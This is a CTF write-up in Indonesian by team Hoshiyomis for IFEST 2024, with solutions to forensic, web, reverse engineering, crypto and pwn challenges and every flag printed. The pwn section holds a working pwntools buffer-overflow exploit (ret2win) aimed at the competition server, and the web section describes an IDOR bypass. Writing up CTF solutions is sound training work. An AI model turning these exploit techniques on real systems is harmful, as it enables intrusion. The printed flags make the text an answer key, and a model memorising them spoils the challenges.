Write Up IFEST 2024

Team **Hoshiyomis**

Steven Anthony

Endra Anugrah Apriyanto

Fakhry Zahran Hakim

Table of Contents

Tsundere Hex-chan

Forensic

I-i-it's n-n-not like I'm doing it f-f-for you or anything

Author: ringoshiro

Lampiran:

`alya.png`

Solusi: diberikan sebuah file png, hanya perlu melakukan exiftool untuk mendapatkan flag

```
┌──(jersyy㉿Steven)-[~/IFEST]
└─$ exiftool alya.png
ExifTool Version Number         : 12.76
File Name                       : alya.png
Directory                       : .
File Size                       : 642 kB
File Modification Date/Time     : 2024:09:30 19:10:54+07:00
File Access Date/Time           : 2024:09:30 19:11:07+07:00
File Inode Change Date/Time     : 2024:09:30 19:11:07+07:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Warning                         : PNG image did not start with IHDR
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
Pixel Units                     : meters
XMP Toolkit                     : Adobe XMP Core 5.6-c145 79.163499, 2018/08/13-16:40:22
Creator Tool                    : Adobe Photoshop CC 2019 (Windows)
Create Date                     : 2024:09:22 12:58:48+07:00
Modify Date                     : 2024:09:22 13:04:17+07:00
Metadata Date                   : 2024:09:22 13:04:17+07:00
Format                          : image/png
Color Mode                      : RGB
Instance ID                     : xmp.iid:90daad94-5fd2-614a-831f-a0592f144831
Document ID                     : xmp.did:90daad94-5fd2-614a-831f-a0592f144831
Original Document ID            : xmp.did:90daad94-5fd2-614a-831f-a0592f144831
Text Layer Name                 : IFEST{ganbatte_ganbatte_ganbatte}
Text Layer Text                 : IFEST{ganbatte_ganbatte_ganbatte}
History Action                  : created
History Instance ID             : xmp.iid:90daad94-5fd2-614a-831f-a0592f144831
History When                    : 2024:09:22 12:58:48+07:00
History Software Agent          : Adobe Photoshop CC 2019 (Windows)
```

Flag : IFEST{ganbatte_ganbatte_ganbatte}

The Maestro

Forensic

The Maestro has gone mad, he's more of a mad pianist now. He's been doing some shady stuff recently and we need you to investigate it. Here's everything we have on him, good luck.

Objective: Find the secret.

Reward: Flag.

Author: ringoshiro

Lampiran:

chall.zip

Solusi:

Diberikan sebuah source code yang mengimplementasikan algoritma untuk menyembunyikan pesan rahasia di dalam musik. Terdapat sebuah file instruksi yang mengarahkan kita kepada sebuah paper terkait steganography melalui musik.

Paper : https://connections-qj.org/article/new-steganographic-algorithm-hiding-messages-music

Source Code

```
import mido
import random

def text_to_bits(text):
    return ''.join(format(ord(c), '08b') for c in text)

def encode_message_in_midi(midi_file, message, output_file, seed=None):
    mid = mido.MidiFile(midi_file)
    binary_message = text_to_bits(message)
```

```
    message_index = 0
    max_len = len(binary_message)

    if seed:
        random.seed(seed)

    note_on_messages = []
    for track in mid.tracks:
        for msg in track:
            if msg.type == 'note_on':
                note_on_messages.append(msg)

    random.shuffle(note_on_messages)

    for msg in note_on_messages:
        if message_index < max_len:
            bit = int(binary_message[message_index])
            if bit == 1:
                msg.velocity = min(127, msg.velocity | 1)
            else:
                msg.velocity = msg.velocity & ~1
            message_index += 1

    mid.save(output_file)
    print(f"Message encoded and saved to {output_file}")

encode_message_in_midi('beginner.mid',
'IFEST{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}',                'maestro.mid',
seed=random.randint(0,1337))
```

Analisis algoritma :

1. Membaca file MIDI atau file yang berisi musik yang akan digunakan sebagai tempat untuk menyembunyikan pesan
2. Memproses file tersebut untuk menemukan pesan note_on yang akan dimodifikasi
3. Mengubah pesan rahasia menjadi representasi biner (1 dan 0)
4. Mengacak urutan pesan note_on menggunakan seed secara random (antara 0 - 1337)
5. Menyisipkan pesan biner dengan ketentuan :
    a. jika bit adalah 1, maka nilai velocity dari pesan note_on diubah menjadi bilangan ganjil menggunakan operator bitwise OR | 1
    b. jika bit adalah 0, maka nilai velocity dari pesan note_on diubah menjadi bilangan genap menggunakan operator bitwise & ~1

6. Hasil encoded disimpan ke dalam file MIDI baru.

Berdasarkan algoritma tersebut. Kita dapat melakukan reverse pada algoritma tersebut dan melakukan brute force untuk menemukan seed yang digunakan untuk melakukan encode pesan rahasia.

Ide algoritma untuk decoding :

1. Membaca file MIDI hasil encoding
2. Memproses file untuk menemukan pesan note_on yang telah dimodifikasi
3. Mengacak urutan pesan note_on menggunakan seed yang digunakan pada proses encoding
4. Meng-extract pesan biner dari kumpulan pesan note_on yang sudah didapatkan sebelumnya
5. Pesan biner tersebut dikonversi menjadi sebuah text

Karena seed pada proses encoding didapatkan secara random antara 0-1337, maka kita perlu melakukan brute force atau looping proses decoding tersebut dari index 0 hingga 1337 untuk mendapatkan seed yang tepat.

Decoding Source Code

```
import mido
import random



def bits_to_text(bits):
    chars = []
    for i in range(0, len(bits), 8):
        byte = bits[i:i+8]
        if len(byte) == 8:
            chars.append(chr(int(byte, 2)))
    return ''.join(chars)

def decode_message_from_midi(midi_file, seed=None):
    mid = mido.MidiFile(midi_file)
    binary_message = []

    note_on_messages = []
    for track in mid.tracks:
        for msg in track:
            if msg.type == 'note_on':
                note_on_messages.append(msg)
```

```
    if seed is not None:
        random.seed(seed)
        random.shuffle(note_on_messages)

    for msg in note_on_messages:
        lsb = msg.velocity & 1
        binary_message.append(str(lsb))

    return bits_to_text(''.join(binary_message))

def is_valid_flag(text):
    return text.startswith('IFEST{') and '}' in text

def brute_force_decode(midi_file, max_seed=1337):
    for seed in range(max_seed + 1):
        print(f"Bruteforcing seed: {seed}")
        decoded_message = decode_message_from_midi(midi_file, seed)
        if is_valid_flag(decoded_message):
            print(f"Found valid message with seed {seed}: {decoded_message}")
            return decoded_message
    print("No valid message found.")
    return None

brute_force_decode('maestro.mid')
```

Setelah proses decoding dijalankan, didapatkan hasilnya sebagai berikut :

```
Bruteforcing seed: 137
Found valid message with seed 137: IFEST{w0w_wh3n_d1d_y0u_b3c0m3_4_m43str0_f81932}¼



aÉaøõ–ªù
        µ²cOlia5Qì!¤
                    ZGë6.j§;ö¬G2õÇ;bçóVÛÚ¸Í¼ë¯ê¦Wu£k9êu¾f~~¢Ôº¨pt<yn\
PØ*R]ÕßSö< /îv³4êÜ`3b¾
                      °,Õ5
                          2ÂéÃZDØ.ýÛRQ!G+ßm@}¡|AÈ~>\fEÎ)¿òÓ
```

Ditemukan seed yang cocok adalah 137, dan pesan rahasia yang merupakan flag nya.

FLAG : IFEST{w0w_wh3n_d1d_y0u_b3c0m3_4_m43str0_f81932}

Web Exploitation Sanity Check


Web

"The password for liqued's secret is liqued. That's all i'm gonna say."


Author: liqued

http://157.230.38.61:2311


Solusi:



Terlihat bahwa ketika kita berhasil masukkan password, maka kita akan diredirect ke /secret/{RANDOM-UUID}.



Karena UUID nya ditulis *hardcoded* dalam html, tinggal copas aja ke URL dan selesai



FLAG: IFEST{1d0r_w1th_s1mpl3_0bfu5c4t0r_veypI7nHLi}

Time Traveler’s Dilemma

Reverse Engineering

I don't have much time left, quick I need your help!

Objective: Find the answers. Reward: Flag.

Author: ringoshiro

nc 157.230.38.61 14041

Lampiran:


```
questions.txt session.chunked.pycrunch-trace
```

Solusi:

Diberikan attachment berupa soal dan file .pycrunch-trace. Google sedikit menunjukkan bahwa ini adalah file hasil tracing menggunakan Time-Travel Debugger, yang sangat berguna dalam debugging program python karena dapat menyimpan nilai variable, output function, dan yang paling utama adalah dapat *replay* kondisi program di saat manapun. Untuk website yang dapat menjalankan file itu ada dibawah ini


https://app.pytrace.com/

Soal 1: What is the value of the variable 'rand' when 'i = 3'?




Answer: 524177213401

Soal 2: What is the value of the variable 'rand' when 'i = 2'?



Answer: 972919039644

Soal 3: What is the value of the variable 'rand' when 'i = 1'?



Answer: 809327279315

```
➜ ~  nc 157.230.38.61 14041

  ____ ____ ____            _                        _     ____
 / ___/ ___/ __■■          | |     _____   _____| |  |  _ \ ___  __ _ _ __ ___  _■■■■■■■■■
 \__■■■___ \___ \   _____  | |    / _ \■■■/ / _ \ |  | |_) / ■■■/ _` | '__/ _ \/ __/ __|/
  ___) |__) |__) | |_■■__| | |__|  __/\ V /  __■■■  |  _ <  __/ (_| | | |  __/\__ \__ \ (
 |____/___■■■■__/          |___■■■___| \_/ \___|_|  |_| \_\___|\__, |_|  ■■■■||___/___/\_
                                                                 |___/


Welco■■ to the SSS-Le■■l Reg■■■sor's Wa■■■ interface.
We ■■■■ your help to fix ■■■ coordi■■tes of t■■ time travel so that ■■ can ret■rn safely
1. What is the value of the variable 'rand' when 'i = 3'?
Your answer : 524177213401
That is c■■rect! X co■■dinates ■re set!
2. What is the value of the variable 'rand' when 'i = 2'?
Your answer : 972919039644
Th■t i■ correct! Y coord■nates are set!
3. What is the value of the variable 'rand' when 'i = 1'?
Your answer : 809327279315
Tha■ is co■rect! Z coo■■■nates a■■ s■t!
Congratulations! You've helped the Time Traveler go back to his own timeline safely.
Here's your reward : IFEST{wh04_h0w_d1d_y0u_b3c0m3_4_r3gr3ss0r}
```

FLAG: IFEST{wh04_h0w_d1d_y0u_b3c0m3_4_r3gr3ss0r}

awawa

Reverse Engineering

awa awa wa awawawawaaa

(I'm just messing with you)

(It's literally just reverse)

(Yes, literally)

(Translated from awa)

Author: ringoshiro

Lampiran:

chall.py output.txt

Solusi:

Diberikan chall.py dan output.txt. chall.py merupakan program yang diobfuskasi menjadi sulit untuk dibaca, tapi intinya program ini merubah huruf kapital dari flag secara selang-seling, kemudian merubah flag menjadi hex dan membalikkan string hex. Proses pengambilan original flag adalah tinggal membalik proses itu

solve.py

```
def reverse_awawawawa(hex_string):
      # Step 1: Reverse the hex string
      reversed_hex = hex_string[::-1]

      decoded_text = bytes.fromhex(reversed_hex).decode('utf-8')

      print(decoded_text)

      reverted_text = ''.join(
      c.upper() if i % 2 == 0 else c.lower()
      for i, c in enumerate(decoded_text)
```

```
    )

    return reverted_text

awawa                                                                =
"d7333613e6f5e6133633f5333613e6f5e6133633f5333613e6f5e6133633b745
37546694"
original_text = reverse_awawawawa(awawa)
print(original_text)
```

FLAG: IfEsT{3c1n_n1c3_3c1n_n1c3_3c1n_n1c3}

Aeshowspeed

Cryptography

Kemarin kalo gasalah Aeshowspeed dateng ke Indonesia yak

Author: LS

Lampiran:

```
aeshowspeed.py flag.png.enc
```

Solusi:

diberikan sebuah script dan sebuah flag yang di enkripsi

```
from cryptography.hazmat.primitives.ciphers import Cipher,
algorithms, modes
from cryptography.hazmat.backends import default_backend

def encrypt(file_path, key, iv):
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
    encryptor = cipher.encryptor()

    with open(file_path, "rb") as file:
        original_data = file.read()

    padding_length = 16 - len(original_data) % 16
    padded_data = original_data + bytes([padding_length] *
padding_length)

    encrypted_data = encryptor.update(padded_data) +
encryptor.finalize()

    encrypted_file_path = file_path + ".enc"
    with open(encrypted_file_path, "wb") as file:
        file.write(encrypted_data)

    return encrypted_file_path
```

```
key = b'IFEST2024mantapp'
key = key.ljust(32, b'\x35')
iv = key[:16]
iv = bytearray(iv)
for i in range(16):
    iv[i] = iv[i] ^ 0x10
iv = bytes(iv)
encrypt('flag.png',key,iv)
```

Solver:

```
from cryptography.hazmat.primitives.ciphers import Cipher,
algorithms, modes
from cryptography.hazmat.backends import default_backend

def decrypt(e, key, iv):
    c = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
    decryptor = c.decryptor()

    with open(e, "rb") as file:
        encrypted_data = file.read()
    data = decryptor.update(encrypted_data) +
decryptor.finalize()
    p = data[-1]
    data = data[:-p]
    d = e.rstrip(".enc")
    with open(d, "wb") as file:
        file.write(data)
    return d

key = b'IFEST2024mantapp'
key = key.ljust(32, b'\x35')
iv = key[:16]
iv = bytearray(iv)
for i in range(16):
    iv[i] = iv[i] ^ 0x10
iv = bytes(iv)

decrypt('flag.png.enc', key, iv)
```

Algoritma ini menggunakan AES mode CBC buat dekripsi. Karena udah ada kuncinya, kita bisa langsung decrypt. Pertama, kunci diperpanjang jadi 32 byte, terus IV dibikin dengan cara XOR kunci. File terenkripsi dibaca, terus datanya langsung kita decrypt pakai kunci dan IV tadi. Setelah itu, padding dihapus dari data yang udah didecrypt.

dan didapatkan

`Flag :IFEST{Kelarinnya_Sangat_Speed_Sekali_Eh_Cepat_Maksudnya}`

Enkripsi Terpelit

Cryptography

Masa cuma boleh 2 kali enkripsi doang dah

Author: LS

nc 157.230.38.61 1043

Lampiran:

```
enkripsiterpelit.py
```

Solusi:

diberikan script seperti berikut

```
from Crypto.Util.number import *
import string
import random
import time

def generate_random_string(length):
    characters = string.ascii_letters + string.digits
    return ''.join(random.choice(characters) for _ in
range(length))

def encrypt(plain):
    p, q = getPrime(2048), getPrime(2048)
    n = p * q
    m  = bytes_to_long(plain)
    a, b = random.randint((n-1) // 2, n-1),
random.randint((n-1) // 2, n-1)
    c = ((13082024*pow(m,2)*a*b) * (13092024*pow(m,3)*a*b)) %
n
    return c, n, a, b
```


```
menu = """
Pilihlah menu dibawah ini, Waktu anda hanya 35 detik!
1. Lihat Enkripsi Rahasia
2. Tebak Rahasia
3. Exit
"""
count = 0

rahasia = generate_random_string(100).encode()

init = time.time()
while 1:
    print(menu)
    choose = input("Pilih: ")
    if time.time() - init > 35:
        print(f"kelamaan, waktu anda {time.time() - init}")
        exit()
    if choose == "1":
        if count < 2:
            c, n, a, b = encrypt(rahasia)
            print(f'c = {c}')
            print(f'n = {n}')
            print(f'a = {a}')
            print(f'b = {b}')
            count += 1
        else:
            print("Sayang sekali sudah gabisa liat lagi nih
:(")
    elif choose == "2":
        tebak = input(">> ").encode()
        if time.time() - init > 35:
            print(f"kelamaan, waktu anda {time.time() -
init}")
            exit()
        if tebak == rahasia:
            with open("flag.txt", "rb") as f:
                flag = f.read().strip()
            print(flag)
            exit()
        else:
            print("Nope")
            exit()
    elif choose == "3":
        exit()
    else:
        print("paan we...")
        exit()
```

Solver

```
from Crypto.Util.number import inverse, long_to_bytes
from gmpy2 import iroot

#c =
#n =
#a =
#b =

# hitung nilai K
K = 13082024 * 13092024

#setelah itu hitung nilai D
ab_mod_n = (a * b) % n
D = (K * pow(ab_mod_n, 2, n)) % n

# lalu hitung modular inverse dari D
D_inv = inverse(D, n)

# hitung m^5 modulo n
m5_mod_n = (c * D_inv) % n

#lalu kita gunakan metode coppersmith's yang disederhanakan
menggunakan akar bilangan bulat karena m kecil
m_candidate, exact = iroot(m5_mod_n, 5)

if exact:
    message = long_to_bytes(m_candidate)
    print("Flag:", message.decode())
else:
    print("salah")
```

Penjelasan dalam script

cara kerja metode coppersmith’s



Intinya, metode coppersmith adalah teknik untuk menemukan akar polinomial kecil dari persamaan modular, dengan modulus besar dan eksponen atau koefisien yang relatif kecil.

Setelah itu kita connect ke nc lalu masukkan value (seharusnya bisa menggunakan pwntools :v), lalu didapatkan flag

```
Pilih: 2
>> txnrXStKylM4qj9yHhABcBWuOSq01VY7H934NRY1Ro35Uk9AwgZTZXg0RIhQW3cSXzDab7tRFUAb7XmzYO2S8W1VvwfRmZUDzW31
b'IFEST{i9daudj89ajd389d89980qjd9qdha9sdj8sdhas89dad0a9sd8ashd89sa9dah9d8as8das89dsa}'
```

Flag: IFEST{i9daudj89ajd389d89980qjd9qdha9sdj8sdhas89dad0a9sd8ashd89sa9dah9d8as8das89dsa}

Hungery

PWN

Are you hungry? or are you thirsty?

Author: Xovert

nc 157.230.38.61 14269

Lampiran:

chall

Solusi:

Ini adalah soal ret2win biasa, dimana kita perlu ke fungsi win() untuk mendapatkan flag. karena ini tidak ada stack canary dan PIE, maka bisa langsung buffer overflow sampai RIP, lalu masukkan address win().

solve.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or 'chall')
context.log_level = "debug"
# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR



def start(argv=[], *a, **kw):
```

```
      '''Start the exploit against the target.'''
      if args.GDB:
      return  gdb.debug([exe.path]  +  argv,  gdbscript=gdbscript,
*a, **kw)
      else:
      return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x400000)
# Stripped:    No



#io = start()
io = connect("157.230.38.61","14269")
payload = b"A"*120 + p64(0x4011a6)

io.sendlineafter(b"> ", "3")
io.sendlineafter(b"> ",payload)
io.interactive()
```

```
[DEBUG] Sent 0x81 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000070  41 41 41 41  41 41 41 41  a6 11 40 00  00 00 00 00  |AAAA|AAAA|··@·|····|
    00000080  0a                                                  |·|
    00000081
[*] Switching to interactive mode
[DEBUG] Received 0x24 bytes:
    b'got it, let me look in the inventory'
got it, let me look in the inventory[DEBUG] Received 0x3f bytes:
    b'\n'
    b'Gratz! Take your P R I Z E:\n'
    b'IFEST{5T4y_$4NE_@nd_do_YoUR_8eS7}\n'
```

FLAG: IFEST{5T4y_$4NE_@nd_do_YoUR_8eS7}